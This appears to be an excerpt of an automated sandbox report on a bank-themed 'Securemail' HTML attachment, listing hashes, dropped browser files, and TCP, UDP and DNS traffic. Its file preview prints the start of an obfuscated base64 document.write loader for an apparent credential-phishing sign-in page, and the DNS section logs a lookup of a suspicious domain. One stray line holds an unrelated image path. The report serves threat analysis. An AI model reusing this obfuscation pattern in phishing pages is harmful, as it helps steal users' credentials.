| SSDEEP: | 12:1HEJ9Y8GG9Y8+WYpU34wWT+dgGb0GO8ZpU34wryd7T03OyZnLAOfTYGbPKG:1HE0jWYpyRnG8Zpyr/OGAOfFPn |
| MD5: | 2CEAE0567B6BB1D240BBAD690A98CA3B |
| SHA1: | 5944346FBD4A0797B13223895995CAB58E9ECD23 |
| SHA-256: | A7CB86F30C9C31FE5540282C308BA96ADB4EC16EF98C87129EB88105E5BEF5FC |
| SHA-512: | 108A07C6D03D7178E8D0FFEF5349E0249A898D864964FED8757BD8A08BC1C6D9613F2A6C01AA34A6606127D1C6CE14C229FA02586677DBB060B85E3E845950E |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Chrome Web Ma.azas. .demeleri"..  },.. "app_name": {.. "message": "Chrome Web Ma.azas. .demeleri"..  },.. "craw_a pp_unavailable": {.. "message": "Uygulama .u anda kullan.lam.yor."..  },.. "craw_connect_to_network": {.. "message": "L.tfen bir a.a ba.lan.n."..  },.. "iap_unavail able": {.. "message": "Uygulama ..i .demeler .u anda kullan.lamaz."..  },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed."..  },.. "please_sign_in": {.. "message": "L.tfen Chrome'da oturum a..n."..  }..}.. |

### C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\uk\messages.json

| | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |

| | |
|---|---|
| Category: | dropped |
| Size (bytes): | 720 |
| Entropy (8bit): | 4.977397623063544 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJ7wILkSlXZGG7wILkSlXZ+WYpU34zb1Oy2P+dgSV1EjiTO8ZpU347qtfP2CTW:1HElwEkK4uwEkK8WYpd/dTV1e8Zptq5S |
| MD5: | AB0B56120E6B38C42CC3612BE948EF50 |
| SHA1: | 8B3F520E5713D9F116D68E71DAEED1F6E8D74629 |
| SHA-256: | 68ABA284751EB9C856032062EF9B1651E2A1E5CE5FDA0977FFC97D63BA7BED9E |
| SHA-512: | CD852A58217F739C1CD58567FF432D31A7AD3F68C884ABBA1DA95799BCD1545C6A5D3B06F319681C12B78AD0A709828DE4B22736316F148D21F5DB76A5BCCBF |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "..... ...-..... Chrome".. },.. "app_name": {.. "message": "..... ...-..... Chrome".. },.. "craw_app_unavailable": {.. "message": "..... ..... ....."..  },.. "craw_connect_to_network": {.. "message": "..... .. ....."..  },.. "iap_unavailable": {.. "message": "..... ..... ..... ..... .. ....."..  },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed."..  },.. "please_sign_in": {.. "message": "..... . Chrome."..  }..}.. |

| C:\Users\user\AppData\Local\Temp\scoped_dir7164_1772793541\CRX_INSTALL_locales\vi\messages.json | |
|---|---|
| Process: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| File Type: | UTF-8 Unicode text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 695 |
| Entropy (8bit): | 4.855375139026009 |
| Encrypted: | false |
| SSDEEP: | 12:1HEJMAZrSFZGGMAZrSFZ+WYpU34WFHoz+dgdklzoO8ZpU34NFHoz03OyZnLAOfTU:1HEI4B8WYpAKytFZ8ZpXKMOGAOfd6D |
| MD5: | 7EBB677FEAD8557D3676505225A7249A |
| SHA1: | F161B4B6001AEAEAB246FF8987F4D992B48D47BE |
| SHA-256: | 051F96ED874C11C4A13589B5F68964E4F5B03B52DDA223D56524F2CA23760C04 |
| SHA-512: | 74FD267CF7E299FB8E7054605C3F651F057F676FF865082FA24F4916755456768DB0DA62DBC515D829B48AB1F9CFC8AD3E841DCBF1F194D5CB14C5335A192A0 |
| Malicious: | false |
| Preview: | {.. "app_description": {.. "message": "Thanh to.n tr.n c.a h.ng Chrome tr.c tuy.n".. },.. "app_name": {.. "message": "Thanh to.n tr.n c.a h.ng Chrome tr.c tuy.n".. },.. "craw_app_unavailable": {.. "message": ".ng d.ng hi.n kh.ng kh. d.ng.".. },.. "craw_connect_to_network": {.. "message": "Vui l.ng k.t n.i v.i m.ng.".. },.. "iap_unavailable": {.. "message": "Thanh to.n trong .ng d.ng hi.n kh.ng kh. d.ng.".. },.. "jwt_retrieve_failed": {.. "message": "The transaction could not be completed.".. },.. "please_sign_in": {.. "message": "Vui l.ng ..ng nh.p v.o Chrome.".. }..}.. |

# Static File Info

## General


| | |
|---|---|
| File type: | HTML document, ASCII text, with very long lines, with no line terminators |
| Entropy (8bit): | 5.689816329533658 |
| TrID: | |
| File name: | bsalazarSecuremail#Redriverbank2602VY8-FOAT7J-SNN6eYn999.html |
| File size: | 150371 |
| MD5: | bb0c6e89198797992503772ef06e95c0 |
| SHA1: | 52f29b0581c4d63fc3c6716c2c2e8574741fcda0 |
| SHA256: | f7db9d3408304aac67ef83179ab40ea97992aba9f8d6c80d4363d215f3416d93 |
| SHA512: | 232790718c84aa46545fe25db06fc4e0fec1c3f11f685df5521827ebadc9eb387d465774cd38a2242a806110821c7d3021418cd2bba521b343b18f6ad6b1648b |
| SSDEEP: | 3072:wKVvr0NOZ7hFV+yw2B1IyiCFJyrISwVAx8ZoyFF8feTIh1DYFmsxyTHrK:wwZVFVmCPmx8ZZ8feg1DYtyvK |
| TLSH: | E2E32CF693DA28B38F942B447D7A386F2729D8CE3071041ACB0E5AC4C25CEF665D196D |
| File Content Preview: | <body id="bsalazar"></body><br><script>document.write(window.atob('77u/PGh0bWwgZGlyPSJsdHIiIGxhbmc9ImVuIj48aGVhZD48dGl0bGU+U2lnbiBpbiB0byB5b3VyIGFjY291bnQ8L3RpdGxlPjxtZXRhIGh0dHAtZXF1aXY9IkNvbnRlbnQtVHlwZSIgY29udGVudD0idGV4dC9odG1sOyBjaGFyc2V0PVVURi04Ij48bWV0 |

## File Icon

| | |
|---|---|
| Icon Hash: | e8d6a08c8882c461 |

# Network Behavior

## Network Port Distribution



**Total Packets: 76**

- 53 (DNS)
- 443 (HTTPS)

## TCP Packets

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| May 13, 2022 15:50:38.606219053 CEST | 443 | 49728 | 51.11.233.143 | 192.168.2.5 |
| May 13, 2022 15:50:38.606410980 CEST | 49728 | 443 | 192.168.2.5 | 51.11.233.143 |
| May 13, 2022 15:50:38.620184898 CEST | 443 | 49729 | 51.11.233.143 | 192.168.2.5 |
| May 13, 2022 15:50:38.620364904 CEST | 49729 | 443 | 192.168.2.5 | 51.11.233.143 |
| May 13, 2022 15:50:38.641365051 CEST | 49729 | 443 | 192.168.2.5 | 51.11.233.143 |
| May 13, 2022 15:50:38.641412020 CEST | 443 | 49729 | 51.11.233.143 | 192.168.2.5 |
| May 13, 2022 15:50:38.641653061 CEST | 443 | 49729 | 51.11.233.143 | 192.168.2.5 |
| May 13, 2022 15:50:38.641742945 CEST | 49729 | 443 | 192.168.2.5 | 51.11.233.143 |
| May 13, 2022 15:50:38.643727064 CEST | 49729 | 443 | 192.168.2.5 | 51.11.233.143 |
| May 13, 2022 15:50:38.644314051 CEST | 49728 | 443 | 192.168.2.5 | 51.11.233.143 |
| May 13, 2022 15:50:38.644350052 CEST | 443 | 49728 | 51.11.233.143 | 192.168.2.5 |
| May 13, 2022 15:50:38.644581079 CEST | 49728 | 443 | 192.168.2.5 | 51.11.233.143 |
| May 13, 2022 15:50:38.644583941 CEST | 443 | 49728 | 51.11.233.143 | 192.168.2.5 |
| May 13, 2022 15:50:38.644663095 CEST | 49728 | 443 | 192.168.2.5 | 51.11.233.143 |
| May 13, 2022 15:50:38.648638010 CEST | 49712 | 443 | 192.168.2.5 | 40.126.31.6 |
| May 13, 2022 15:50:38.688498020 CEST | 443 | 49729 | 51.11.233.143 | 192.168.2.5 |
| May 13, 2022 15:50:38.688503981 CEST | 443 | 49728 | 51.11.233.143 | 192.168.2.5 |
| May 13, 2022 15:50:38.752986908 CEST | 443 | 49728 | 51.11.233.143 | 192.168.2.5 |
| May 13, 2022 15:50:38.753134012 CEST | 443 | 49728 | 51.11.233.143 | 192.168.2.5 |
| May 13, 2022 15:50:38.753174067 CEST | 49728 | 443 | 192.168.2.5 | 51.11.233.143 |
| May 13, 2022 15:50:38.753242970 CEST | 49728 | 443 | 192.168.2.5 | 51.11.233.143 |
| May 13, 2022 15:50:38.755326986 CEST | 49728 | 443 | 192.168.2.5 | 51.11.233.143 |
| May 13, 2022 15:50:38.755362034 CEST | 443 | 49728 | 51.11.233.143 | 192.168.2.5 |
| May 13, 2022 15:50:38.823056936 CEST | 443 | 49729 | 51.11.233.143 | 192.168.2.5 |
| May 13, 2022 15:50:38.823101997 CEST | 443 | 49729 | 51.11.233.143 | 192.168.2.5 |
| May 13, 2022 15:50:38.823127031 CEST | 443 | 49729 | 51.11.233.143 | 192.168.2.5 |
| May 13, 2022 15:50:38.823188066 CEST | 49729 | 443 | 192.168.2.5 | 51.11.233.143 |
| May 13, 2022 15:50:38.823240995 CEST | 49729 | 443 | 192.168.2.5 | 51.11.233.143 |
| May 13, 2022 15:50:38.823257923 CEST | 443 | 49729 | 51.11.233.143 | 192.168.2.5 |
| May 13, 2022 15:50:38.823333979 CEST | 49729 | 443 | 192.168.2.5 | 51.11.233.143 |
| May 13, 2022 15:50:38.853883982 CEST | 443 | 49729 | 51.11.233.143 | 192.168.2.5 |
| May 13, 2022 15:50:38.853964090 CEST | 443 | 49729 | 51.11.233.143 | 192.168.2.5 |
| May 13, 2022 15:50:38.854048967 CEST | 49729 | 443 | 192.168.2.5 | 51.11.233.143 |
| May 13, 2022 15:50:38.854075909 CEST | 443 | 49729 | 51.11.233.143 | 192.168.2.5 |
| May 13, 2022 15:50:38.854108095 CEST | 49729 | 443 | 192.168.2.5 | 51.11.233.143 |
| May 13, 2022 15:50:38.854108095 CEST | 443 | 49729 | 51.11.233.143 | 192.168.2.5 |
| May 13, 2022 15:50:38.854170084 CEST | 443 | 49729 | 51.11.233.143 | 192.168.2.5 |

Copyright Joe Security LLC 2022

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| May 13, 2022 15:50:38.854180098 CEST | 49729 | 443 | 192.168.2.5 | 51.11.233.143 |
| May 13, 2022 15:50:38.854193926 CEST | 49729 | 443 | 192.168.2.5 | 51.11.233.143 |
| May 13, 2022 15:50:38.854198933 CEST | 443 | 49729 | 51.11.233.143 | 192.168.2.5 |
| May 13, 2022 15:50:38.854295969 CEST | 49729 | 443 | 192.168.2.5 | 51.11.233.143 |
| May 13, 2022 15:50:38.867367983 CEST | 49722 | 443 | 192.168.2.5 | 20.190.159.134 |
| May 13, 2022 15:50:38.884550095 CEST | 443 | 49729 | 51.11.233.143 | 192.168.2.5 |
| May 13, 2022 15:50:38.884681940 CEST | 49729 | 443 | 192.168.2.5 | 51.11.233.143 |
| May 13, 2022 15:50:38.884711981 CEST | 443 | 49729 | 51.11.233.143 | 192.168.2.5 |
| May 13, 2022 15:50:38.884783983 CEST | 49729 | 443 | 192.168.2.5 | 51.11.233.143 |
| May 13, 2022 15:50:38.885304928 CEST | 443 | 49729 | 51.11.233.143 | 192.168.2.5 |
| May 13, 2022 15:50:38.885395050 CEST | 49729 | 443 | 192.168.2.5 | 51.11.233.143 |
| May 13, 2022 15:50:39.484467030 CEST | 49729 | 443 | 192.168.2.5 | 51.11.233.143 |
| May 13, 2022 15:50:39.484515905 CEST | 443 | 49729 | 51.11.233.143 | 192.168.2.5 |
| May 13, 2022 15:50:41.284140110 CEST | 49730 | 443 | 192.168.2.5 | 131.253.33.200 |
| May 13, 2022 15:50:41.284213066 CEST | 443 | 49730 | 131.253.33.200 | 192.168.2.5 |
| May 13, 2022 15:50:41.284353971 CEST | 49730 | 443 | 192.168.2.5 | 131.253.33.200 |
| May 13, 2022 15:50:41.284648895 CEST | 49730 | 443 | 192.168.2.5 | 131.253.33.200 |
| May 13, 2022 15:50:41.284692049 CEST | 443 | 49730 | 131.253.33.200 | 192.168.2.5 |
| May 13, 2022 15:50:41.384994030 CEST | 443 | 49730 | 131.253.33.200 | 192.168.2.5 |
| May 13, 2022 15:50:41.385184050 CEST | 49730 | 443 | 192.168.2.5 | 131.253.33.200 |
| May 13, 2022 15:50:41.385695934 CEST | 49730 | 443 | 192.168.2.5 | 131.253.33.200 |
| May 13, 2022 15:50:41.385716915 CEST | 443 | 49730 | 131.253.33.200 | 192.168.2.5 |
| May 13, 2022 15:50:41.387492895 CEST | 49730 | 443 | 192.168.2.5 | 131.253.33.200 |
| May 13, 2022 15:50:41.387507915 CEST | 443 | 49730 | 131.253.33.200 | 192.168.2.5 |
| May 13, 2022 15:50:41.387701035 CEST | 49730 | 443 | 192.168.2.5 | 131.253.33.200 |
| May 13, 2022 15:50:41.387713909 CEST | 443 | 49730 | 131.253.33.200 | 192.168.2.5 |
| May 13, 2022 15:50:41.387882948 CEST | 49730 | 443 | 192.168.2.5 | 131.253.33.200 |
| May 13, 2022 15:50:41.387902975 CEST | 443 | 49730 | 131.253.33.200 | 192.168.2.5 |
| May 13, 2022 15:50:41.388060093 CEST | 49730 | 443 | 192.168.2.5 | 131.253.33.200 |
| May 13, 2022 15:50:41.388190031 CEST | 443 | 49730 | 131.253.33.200 | 192.168.2.5 |
| May 13, 2022 15:50:41.388288021 CEST | 49730 | 443 | 192.168.2.5 | 131.253.33.200 |
| May 13, 2022 15:50:41.388305902 CEST | 443 | 49730 | 131.253.33.200 | 192.168.2.5 |
| May 13, 2022 15:50:41.521632910 CEST | 443 | 49730 | 131.253.33.200 | 192.168.2.5 |
| May 13, 2022 15:50:41.521727085 CEST | 443 | 49730 | 131.253.33.200 | 192.168.2.5 |
| May 13, 2022 15:50:41.521811962 CEST | 49730 | 443 | 192.168.2.5 | 131.253.33.200 |
| May 13, 2022 15:50:41.521836996 CEST | 49730 | 443 | 192.168.2.5 | 131.253.33.200 |
| May 13, 2022 15:50:41.521924973 CEST | 49730 | 443 | 192.168.2.5 | 131.253.33.200 |
| May 13, 2022 15:50:41.521944046 CEST | 443 | 49730 | 131.253.33.200 | 192.168.2.5 |
| May 13, 2022 15:50:41.521955967 CEST | 49730 | 443 | 192.168.2.5 | 131.253.33.200 |
| May 13, 2022 15:50:41.522017956 CEST | 49730 | 443 | 192.168.2.5 | 131.253.33.200 |
| May 13, 2022 15:50:44.607198000 CEST | 49731 | 443 | 192.168.2.5 | 23.211.6.115 |
| May 13, 2022 15:50:44.607239008 CEST | 443 | 49731 | 23.211.6.115 | 192.168.2.5 |
| May 13, 2022 15:50:44.607342005 CEST | 49731 | 443 | 192.168.2.5 | 23.211.6.115 |
| May 13, 2022 15:50:44.610228062 CEST | 49732 | 443 | 192.168.2.5 | 23.211.6.115 |
| May 13, 2022 15:50:44.610286951 CEST | 443 | 49732 | 23.211.6.115 | 192.168.2.5 |
| May 13, 2022 15:50:44.610615969 CEST | 49733 | 443 | 192.168.2.5 | 23.211.6.115 |
| May 13, 2022 15:50:44.610651016 CEST | 443 | 49733 | 23.211.6.115 | 192.168.2.5 |
| May 13, 2022 15:50:44.610680103 CEST | 49732 | 443 | 192.168.2.5 | 23.211.6.115 |
| May 13, 2022 15:50:44.610721111 CEST | 49733 | 443 | 192.168.2.5 | 23.211.6.115 |
| May 13, 2022 15:50:44.611812115 CEST | 49734 | 443 | 192.168.2.5 | 23.211.6.115 |
| May 13, 2022 15:50:44.611815929 CEST | 49735 | 443 | 192.168.2.5 | 23.211.6.115 |
| May 13, 2022 15:50:44.611843109 CEST | 443 | 49735 | 23.211.6.115 | 192.168.2.5 |
| May 13, 2022 15:50:44.611851931 CEST | 443 | 49734 | 23.211.6.115 | 192.168.2.5 |
| May 13, 2022 15:50:44.611948967 CEST | 49735 | 443 | 192.168.2.5 | 23.211.6.115 |
| May 13, 2022 15:50:44.611963034 CEST | 49734 | 443 | 192.168.2.5 | 23.211.6.115 |
| May 13, 2022 15:50:44.629574060 CEST | 49731 | 443 | 192.168.2.5 | 23.211.6.115 |
| May 13, 2022 15:50:44.629595995 CEST | 443 | 49731 | 23.211.6.115 | 192.168.2.5 |
| May 13, 2022 15:50:44.630983114 CEST | 49734 | 443 | 192.168.2.5 | 23.211.6.115 |
| May 13, 2022 15:50:44.631014109 CEST | 443 | 49734 | 23.211.6.115 | 192.168.2.5 |

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| May 13, 2022 15:50:44.631381035 CEST | 49732 | 443 | 192.168.2.5 | 23.211.6.115 |
| May 13, 2022 15:50:44.631402969 CEST | 443 | 49732 | 23.211.6.115 | 192.168.2.5 |
| May 13, 2022 15:50:44.631520033 CEST | 49733 | 443 | 192.168.2.5 | 23.211.6.115 |
| May 13, 2022 15:50:44.631550074 CEST | 443 | 49733 | 23.211.6.115 | 192.168.2.5 |

## UDP Packets

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| May 13, 2022 15:50:39.479193926 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:50:40.227036953 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:50:40.992686033 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:50:41.758332968 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:50:42.524169922 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:50:51.503442049 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:50:52.166058064 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:50:52.173582077 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:50:52.254612923 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:50:52.916683912 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:50:52.925700903 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:50:53.005681992 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:50:53.272782087 CEST | 53934 | 53 | 192.168.2.5 | 8.8.8.8 |
| May 13, 2022 15:50:53.279438972 CEST | 63187 | 53 | 192.168.2.5 | 8.8.8.8 |
| May 13, 2022 15:50:53.285706997 CEST | 60658 | 53 | 192.168.2.5 | 8.8.8.8 |
| May 13, 2022 15:50:53.305439949 CEST | 53 | 60658 | 8.8.8.8 | 192.168.2.5 |
| May 13, 2022 15:50:53.317830086 CEST | 53 | 63187 | 8.8.8.8 | 192.168.2.5 |
| May 13, 2022 15:50:53.334544897 CEST | 62466 | 53 | 192.168.2.5 | 8.8.8.8 |
| May 13, 2022 15:50:53.354221106 CEST | 53 | 62466 | 8.8.8.8 | 192.168.2.5 |
| May 13, 2022 15:50:53.668900967 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:50:53.677705050 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:50:54.411783934 CEST | 61941 | 53 | 192.168.2.5 | 8.8.8.8 |
| May 13, 2022 15:50:54.578422070 CEST | 53 | 61941 | 8.8.8.8 | 192.168.2.5 |
| May 13, 2022 15:50:56.653390884 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:50:56.661166906 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:50:56.689977884 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:50:57.407196045 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:50:57.412200928 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:50:57.445166111 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:50:58.160331964 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:50:58.169229984 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:50:58.197279930 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:51:01.844703913 CEST | 63541 | 443 | 192.168.2.5 | 142.250.185.238 |
| May 13, 2022 15:51:01.868465900 CEST | 443 | 63541 | 142.250.185.238 | 192.168.2.5 |
| May 13, 2022 15:51:01.935957909 CEST | 63541 | 443 | 192.168.2.5 | 142.250.185.238 |
| May 13, 2022 15:51:01.960066080 CEST | 443 | 63541 | 142.250.185.238 | 192.168.2.5 |
| May 13, 2022 15:51:01.960100889 CEST | 443 | 63541 | 142.250.185.238 | 192.168.2.5 |
| May 13, 2022 15:51:01.960117102 CEST | 443 | 63541 | 142.250.185.238 | 192.168.2.5 |
| May 13, 2022 15:51:01.960134983 CEST | 443 | 63541 | 142.250.185.238 | 192.168.2.5 |
| May 13, 2022 15:51:02.153682947 CEST | 443 | 63541 | 142.250.185.238 | 192.168.2.5 |
| May 13, 2022 15:51:02.153712034 CEST | 443 | 63541 | 142.250.185.238 | 192.168.2.5 |
| May 13, 2022 15:51:02.153738022 CEST | 443 | 63541 | 142.250.185.238 | 192.168.2.5 |
| May 13, 2022 15:51:02.153759003 CEST | 443 | 63541 | 142.250.185.238 | 192.168.2.5 |
| May 13, 2022 15:51:02.405885935 CEST | 443 | 63541 | 142.250.185.238 | 192.168.2.5 |
| May 13, 2022 15:51:02.405915976 CEST | 443 | 63541 | 142.250.185.238 | 192.168.2.5 |
| May 13, 2022 15:51:02.405937910 CEST | 443 | 63541 | 142.250.185.238 | 192.168.2.5 |
| May 13, 2022 15:51:02.405983925 CEST | 443 | 63541 | 142.250.185.238 | 192.168.2.5 |
| May 13, 2022 15:51:02.910146952 CEST | 443 | 63541 | 142.250.185.238 | 192.168.2.5 |
| May 13, 2022 15:51:02.910187960 CEST | 443 | 63541 | 142.250.185.238 | 192.168.2.5 |
| May 13, 2022 15:51:02.910206079 CEST | 443 | 63541 | 142.250.185.238 | 192.168.2.5 |
| May 13, 2022 15:51:02.910228014 CEST | 443 | 63541 | 142.250.185.238 | 192.168.2.5 |

Copyright Joe Security LLC 2022

| Timestamp | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|
| May 13, 2022 15:51:03.154170036 CEST | 63541 | 443 | 192.168.2.5 | 142.250.185.238 |
| May 13, 2022 15:51:03.162267923 CEST | 63541 | 443 | 192.168.2.5 | 142.250.185.238 |
| May 13, 2022 15:51:03.295135021 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:51:03.490534067 CEST | 443 | 63541 | 142.250.185.238 | 192.168.2.5 |
| May 13, 2022 15:51:04.047755957 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:51:04.316803932 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:51:04.322297096 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:51:04.545011997 CEST | 63541 | 443 | 192.168.2.5 | 142.250.185.238 |
| May 13, 2022 15:51:04.545125008 CEST | 63541 | 443 | 192.168.2.5 | 142.250.185.238 |
| May 13, 2022 15:51:04.545212984 CEST | 63541 | 443 | 192.168.2.5 | 142.250.185.238 |
| May 13, 2022 15:51:04.545341015 CEST | 63541 | 443 | 192.168.2.5 | 142.250.185.238 |
| May 13, 2022 15:51:04.545422077 CEST | 63541 | 443 | 192.168.2.5 | 142.250.185.238 |
| May 13, 2022 15:51:04.545568943 CEST | 63541 | 443 | 192.168.2.5 | 142.250.185.238 |
| May 13, 2022 15:51:04.545609951 CEST | 63541 | 443 | 192.168.2.5 | 142.250.185.238 |
| May 13, 2022 15:51:04.802169085 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:51:05.070190907 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:51:05.071044922 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:51:05.265058041 CEST | 63541 | 443 | 192.168.2.5 | 142.250.185.238 |
| May 13, 2022 15:51:05.268043995 CEST | 63541 | 443 | 192.168.2.5 | 142.250.185.238 |
| May 13, 2022 15:51:05.296297073 CEST | 443 | 63541 | 142.250.185.238 | 192.168.2.5 |
| May 13, 2022 15:51:05.308439970 CEST | 443 | 63541 | 142.250.185.238 | 192.168.2.5 |
| May 13, 2022 15:51:05.308490038 CEST | 443 | 63541 | 142.250.185.238 | 192.168.2.5 |
| May 13, 2022 15:51:05.321007013 CEST | 63541 | 443 | 192.168.2.5 | 142.250.185.238 |
| May 13, 2022 15:51:05.335850000 CEST | 63541 | 443 | 192.168.2.5 | 142.250.185.238 |
| May 13, 2022 15:51:05.820446968 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:51:05.822972059 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:51:09.089226007 CEST | 52333 | 53 | 192.168.2.5 | 8.8.8.8 |
| May 13, 2022 15:51:09.106934071 CEST | 53 | 52333 | 8.8.8.8 | 192.168.2.5 |
| May 13, 2022 15:51:20.320506096 CEST | 63541 | 443 | 192.168.2.5 | 142.250.185.238 |
| May 13, 2022 15:51:20.362189054 CEST | 443 | 63541 | 142.250.185.238 | 192.168.2.5 |
| May 13, 2022 15:51:50.790163994 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:51:51.545972109 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |
| May 13, 2022 15:51:52.296725988 CEST | 137 | 137 | 192.168.2.5 | 192.168.2.255 |

## DNS Queries

| Timestamp | Source IP | Dest IP | Trans ID | OP Code | Name | Type | Class |
|---|---|---|---|---|---|---|---|
| May 13, 2022 15:50:53.272782087 CEST | 192.168.2.5 | 8.8.8.8 | 0xea84 | Standard query (0) | code.jquery.com | A (IP address) | IN (0x0001) |
| May 13, 2022 15:50:53.279438972 CEST | 192.168.2.5 | 8.8.8.8 | 0x1419 | Standard query (0) | clients2.google.com | A (IP address) | IN (0x0001) |
| May 13, 2022 15:50:53.285706997 CEST | 192.168.2.5 | 8.8.8.8 | 0xe971 | Standard query (0) | accounts.google.com | A (IP address) | IN (0x0001) |
| May 13, 2022 15:50:53.334544897 CEST | 192.168.2.5 | 8.8.8.8 | 0x8c7e | Standard query (0) | aadcdn.msftauth.net | A (IP address) | IN (0x0001) |
| May 13, 2022 15:50:54.411783934 CEST | 192.168.2.5 | 8.8.8.8 | 0xe6f0 | Standard query (0) | lootahbf.work | A (IP address) | IN (0x0001) |
| May 13, 2022 15:51:09.089226007 CEST | 192.168.2.5 | 8.8.8.8 | 0x3fc | Standard query (0) | aadcdn.msftauth.net | A (IP address) | IN (0x0001) |

## DNS Answers

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|---|---|---|---|---|---|---|---|---|---|
| May 13, 2022 15:50:53.289814949 CEST | 8.8.8.8 | 192.168.2.5 | 0xea84 | No error (0) | code.jquery.com | cds.s5x3j6q5.hwcdn.net | | CNAME (Canonical name) | IN (0x0001) |
| May 13, 2022 15:50:53.305439949 CEST | 8.8.8.8 | 192.168.2.5 | 0xe971 | No error (0) | accounts.google.com | | 142.250.186.77 | A (IP address) | IN (0x0001) |
| May 13, 2022 15:50:53.317830086 CEST | 8.8.8.8 | 192.168.2.5 | 0x1419 | No error (0) | clients2.google.com | clients.l.google.com | | CNAME (Canonical name) | IN (0x0001) |
| May 13, 2022 15:50:53.317830086 CEST | 8.8.8.8 | 192.168.2.5 | 0x1419 | No error (0) | clients.l.google.com | | 142.250.185.238 | A (IP address) | IN (0x0001) |

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|---|---|---|---|---|---|---|---|---|---|
| May 13, 2022 15:50:53.354221106 CEST | 8.8.8.8 | 192.168.2.5 | 0x8c7e | No error (0) | aadcdn.msftauth.net | cs1100.wpc.omegacdn.net | | CNAME (Canonical name) | IN (0x0001) |
| May 13, 2022 15:50:53.354221106 CEST | 8.8.8.8 | 192.168.2.5 | 0x8c7e | No error (0) | cs1100.wpc.omegacdn.net | | 152.199.23.37 | A (IP address) | IN (0x0001) |
| May 13, 2022 15:50:53.376737118 CEST | 8.8.8.8 | 192.168.2.5 | 0xcdf | No error (0) | dual.part-0032.t-0009.t-msedge.net | part-0032.t-0009.t-msedge.net | | CNAME (Canonical name) | IN (0x0001) |
| May 13, 2022 15:50:53.376737118 CEST | 8.8.8.8 | 192.168.2.5 | 0xcdf | No error (0) | part-0032.t-0009.t-msedge.net | | 13.107.246.60 | A (IP address) | IN (0x0001) |
| May 13, 2022 15:50:53.376737118 CEST | 8.8.8.8 | 192.168.2.5 | 0xcdf | No error (0) | part-0032.t-0009.t-msedge.net | | 13.107.213.60 | A (IP address) | IN (0x0001) |
| May 13, 2022 15:50:54.578422070 CEST | 8.8.8.8 | 192.168.2.5 | 0xe6f0 | No error (0) | lootahbf.work | | 173.231.212.223 | A (IP address) | IN (0x0001) |
